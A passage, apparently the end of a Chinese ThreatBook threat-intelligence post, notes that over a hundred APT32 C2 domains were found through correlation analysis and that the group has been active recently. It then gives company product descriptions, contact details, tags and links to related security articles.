通过进一步对所有捕获的样本包含的C2域名进行关联分析，共计发现上百个APT32的域名资产，这些域名的注册信息均使用了隐私保护。微步在线情报系统显示，这批域名最早于2017年6月23日注册，且其中至少四成的域名在具体的攻击中被使用。因此我们推测APT32在最近几个月很是活跃，应引起重视。

ThreatBook

微步在线作为中国威胁情报领军品牌，是中国唯一入选了Gartner 威胁情报市场指南的安全公司。微步在线致力于提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防护体系的有力补充，抵御网络攻击。

◆◆ 我们的产品 ◆◆



威胁分析平台 (X.threatbook.cn)

中国首个综合性的威胁分析平台，开放免费，为全球的安全人员提供一个便利的一站式分析工具。

功能包括：文件检测、可疑文件分析、域名/IP/Hash和数字证书等的安全分析。可以用来进行事件鉴别、危险程度分析、威胁影响分析、关联及溯源分析。



威胁情报平台(Threat Intelligence Platform, TIP)

威胁情报平台作为一个综合性解决方案，可获取实时威胁情报，并应用威胁情报进行威胁检测，准确发现内部失陷主机，综合威胁情报提供丰富的上下文信息，帮助组织挖掘攻击特点、更快地采取安全防范措施。



多源威胁情报管理平台(Threat Intelligence Management, TIM)

帮助企业安全人员统一多源情报格式，进行情报自定义管理，对情报、情报源以及下游业务进行多角度的安全质量评估，还可以通过灵活的自定义策略与各种安全系统联动联防。



威胁情报月报

微步在线安全团队紧跟国内外安全热点事件，从安全视角全面剖析事件详情 背景以及对相关行业的影响和启示。报告每月初发布，为读者提供业内最新安全资讯。



北京微步在线科技有限公司

www.threatbook.cn

电话：010-57017961

邮箱：contactus@threatbook.cn

地址：北京市海淀区丹棱街18号创富大厦1505

Tags: 木马 , 攻击 , 相关 , 域名 , 分析 , 文件 , 样本 , 发现 , 组织 , 运行 ,

为您推荐了相关的技术文章:

1. [定时炸弹 - MQ 代理中危险的序列化数据](#)
2. [构造PPSX钓鱼文件 - Evi1cg's blog](#)
3. [360安全报告-2017年上半年网络诈骗趋势研究报告](#)
4. [Rasp 技术介绍与实现](#)
5. [会找漏洞的时光机: Pinpointing Vulnerabilities](#)

原文链接: mp.weixin.qq.com